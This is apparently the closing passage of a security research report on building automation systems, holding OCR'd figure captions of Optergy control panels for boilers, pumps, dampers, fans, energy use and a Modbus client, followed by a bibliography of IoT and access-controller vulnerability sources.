DP Sensor: 1.1 Kpa
By Pass Valve: 0 %
HW Return Temp: 24.4 °C

HHWP-1/1	Off	13,855 Hrs
HHWP-2/1 Standyby	Off	5 Hrs
HHWP-2/2	Off	12,400 Hrs


HHW B7/1 STATUS

Boiler Command	Off
Boiler Run Status	Off
Boiler Fault Status	Normal
Boiler RunTime	4,067 Hrs

HHW B7/2 STATUS

Boiler Command	Off
Boiler Run Status	Off
Boiler Fault Status	Normal
Boiler RunTime	4,892 Hrs

Figure 72. Optergy Heating Water System control



System Status

Locally Hosted BACnet Objects:

	Local
Schedules	0
Trendlogs	37
Alarms	0


Devices Info:

BACnet I/P Devices:	324
Modbus TCP:	2
Meters:	65
Current Devices Count	391

Alarm Counts:

Number of Alarms Hosted in Optergy:	43
Number of Active Acknowledged Alarms:	2
Number of Active Unacknowledged Alarms:	0
Number of Events Today:	0

Figure 73. Optergy System Status Diagnostics



Friday, 28-12-2018 11:16:00

20.1 °C	59 % rh
Building Fire	Normal


FLOOR OCCUPIED STATU

Level 1 Time Schedule	
Level 1 A/H Enable	
Level 1 A/H Status	
RunTime Setpoint	120
Current Duration	
Occupied Status (South Damper Control)	
Run Time Setpoint	120

DAMPER COMMAND

Perimeter Damper	
Central Damper	
Return Damper	
Tenant Exhaust Damper	
Tenant Outside Damper	

Figure 74. Optergy Floor Plan AC control




Friday, 28-12-2018 11:15:32

20.3 °C	57.9 % rh
Building Fire	Normal

FLOOR OCCUPIED STATU

Level G Time Schedule	
Level G A/H Enable	
Level G A/H Status	
RunTime Setpoint	6
Current Duration	
Run Time Setpoint	6

Figure 75. Optergy Floor Plan AC control



Comms Room Supply Fan

SF-B-1

Time Schedule	Off
Fan Call	Off
Fan Status	Stopped
Fan Fault	Normal
Run Time	23,184

Figure 76. Optergy Fan Control





Figure 77. Optergy Electrical Overview



Electrical

ALERT TYPE	STATUS
Rolling 12 Month Exceeded NABERS kWh	🟢
Rolling 12 Months Exceeded Annual kWh	🟢
Last Complete Month Exceeded kWh	🔴
Month to Date Exceeded kWh	🔴


Gas

ALERT TYPE	STATUS
Rolling 12 Month Exceeded NABERS (M3)	🔴
Rolling 12 Months Exceeded Annual (M3)	🟢
Last Complete Month Exceeded (M3)	🟢
Month to Date Exceeded (M3)	🔴

Water

ALERT TYPE	STATUS
Rolling 12 Month Exceeded NABERS (kL)	🟢
Rolling 12 Months Exceeded Annual (kL)	🟢
Last Complete Month Exceeded (kL)	🔴
Month to Date Exceeded (kL)	🔴

Figure 78. Optergy Electrical, Gas and Water Consumption overview



Secondary Heating Hot Water Pumps

AHU 25-1 Avg Reheat Pos	waiting
AHU 25-3 Avg Reheat	waiting
AHU 25-5 Avg Reheat	waiting
AHU 9-1 Avg Reheat Pos	waiting
AHU 9-3 Avg Reheat Pos	waiting
AHU 9-5 Avg Reheat Pos	waiting

waiting
waiting
waiting waiting
waiting
waiting waiting
waiting
waiting
waiting

Heating Call

Changeover Schedule	waiting
Lead System	waiting
Heating Call	waiting
Heating Call Delay (sec)	waiting
AHU Heating Call Delay (sec)	waiting
AHU Heating Call Enabled	waiting
AHU HHW Valve Lockout	waiting
AHU Heating Call Override	waiting
AHU Valve Pos Terminate SP	waiting
Ambient Lockout Setpoint	waiting
Ambient Lockout	waiting
Ambient Temperature	waiting
Max High Limit Setpoint to VAV's	waiting
Disable AHU Heating Call	waiting

System Control

System Max Setpoint	waiting	Kpa
System Var Setpoint	waiting	Kpa
Bypass Differential	waiting	Kpa
Com Sec Flow Temp	21.9	°C

Lag System Call

Lag System Call	Off
Lag Call Delay	waiting

VAV Heating Call

VAV Heating % Setpoint	waiting
- Reset Setpoint	waiting
Avg Valve Position	waiting
VAV Heating Call	waiting

Note: Make boiler lockout for SHHW "LOCKEDOUT" and turn heating call "OFF" before sending any DDC to boilers

Pump Run On Setpoint

Pump Call/SHHWP Stage 1	waiting
Return Temp	waiting
Return Temp Off Setpoint	waiting
Highest Ave Reheat Valve Position Off SP	waiting
Highest Ave Reheat Valve Pos High Riser	waiting
Highest Ave Reheat Valve Pos Low Riser	waiting
Highest Ave Reheat Valve Position	waiting

HHW Plant Lockout	waiting

IMPT: Lockout Nominally set from 1st of October to 30th of March yearly.

Pump Call active if Highest Valve (AV-38) is higher than 10% AND Return Temp (AV-2) is higher than Return Temp Off SP (AV-9)
OR
VAV Heating Call (BV-9) is active for more than 120 seconds (AV-40)

SHHWP 25-1

SHHWP 1 Start	waiting
SHHWP 1 Status	Stopped
SHHWP 1 VSD	0
SHHWP 1 Run Time	5,037 hr
HHW System 1 Fault	Normal
Pump Run-on (sec)	120

Run Hours = 3548 14/9 1400

SHHWP 25-2

SHHWP 1 Start	waiting
SHHWP 1 Status	waiting
SHHWP 1 VSD	waiting
SHHWP 1 Run Time	waiting
HHW System 2 Fault	waiting
Pump Run-on (sec)	waiting

Run hours = 3600 14/9 1400

SHHWP 25-3


SHHWP 1 Start	waiting
SHHWP 1 Status	waiting
SHHWP 1 VSD	waiting
SHHWP 1 Run Time	waiting
HHW System 3 Fault	waiting
Pump Run-on (sec)	waiting

Run hours = 7272 14/9 1400

Heating Call

15 Sept/30 Nov Sched	waiting
1 Oct/30 Nov Dmd SP	waiting
1 Dec/End Feb Sched	waiting
1 Dec/End Feb Dmd SP	waiting
1 March/30 April Sched	waiting
1 March/30 April Dmd SP	waiting
1 May/31 May Sched	waiting
1 May/31 May Dmd SP	waiting
Building Demand	waiting
Com Dmd SP Reset DB	waiting
Seasonal Dmd Status	waiting

Figure 79. Optergy Water Pump overview



Modbus Client

Parameters

IP Address:	Device on IP: 192.168.1.5 (192
Unit Number:	1
Register:	1
Modbus Function:	1 Read Coils
Number of registers to read:	1

Time: 3:06:40 PM **IP / Port Location:** 192.168.1.5:502 **Unit:** 1 **Register:** 1 **No. of Registers:** 1 **Function Code:** 1 Read Coils

Modbus read failed: Gateway target device failed to respond

Figure 80. Optergy Modbus Client settings

Bibliography

[1] OWASP, "OWASP Internet of Things Project," 2018. [Online]. Available: https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project.

[2] J. Matherly, "Shodan," 2019. [Online]. Available: https://www.shodan.io.

[3] S. Merdinger, "We Don't Need no Stinkin Badges: hacking Electronic Door Access Controllers," 2010. [Online]. Available: https://www.slideshare.net/shawn_merdinger/we-dont-need-no-stinkin-badges-hacking-electronic-door-access-controllersquot-shawn-merdinger-carolinacon.

[4] A. Griffiths, " SICUNET Physical Access Controller - Multiple Vulnerabilities," 2017. [Online]. Available: https://seclists.org/fulldisclosure/2017/Mar/25.

[5] A. Griffiths, "SICUNET Access Controller 0.32-05z Code Execution / File Disclosure," Google Security Research, 2017. [Online]. Available: https://packetstormsecurity.com/files/141569/sicunet-execdisclose.txt.

[6] "ICS-CERT Nortek Linear eMerge E3-Series," 2018. [Online]. Available: https://ics-cert.us-cert.gov/advisories/ICSA-18-046-01.

[7] "Nortek Manual," 2019. [Online]. Available: https://www.nortekcontrol.com/pdf/manuals/eMerge-Series_User-Programming-Guide.pdf.

[8] "Nortek Website," 2019. [Online]. Available: https://www.nortekcontrol.com/.

[9] R. Walikar, "Exploiting CSRF on JSON endpoints with Flash and redirects," 2019. [Online]. Available: https://blog.appsecco.com/exploiting-csrf-on-json-endpoints-with-flash-and-redirects-681d4ad6b31b.

[10] Optergy, "Building Automation, Energy Management and Reporting System Guide Specification," [Online]. Available: https://optergy.com/wp-content/uploads/2018/04/Proton-Guide-Spec-Rev-0.0.6.pdf.

[11] "Computrols Building Automation Case Studies," 2019. [Online]. Available: https://www.computrols.com/what-we-do/our-clients/case-studies/.

[12] CHIPKIN, "How is BACnet Vulnerable?," 2019. [Online]. Available: https://store.chipkin.com/articles/how-is-bacnet-vulnerable.

Applied Risk

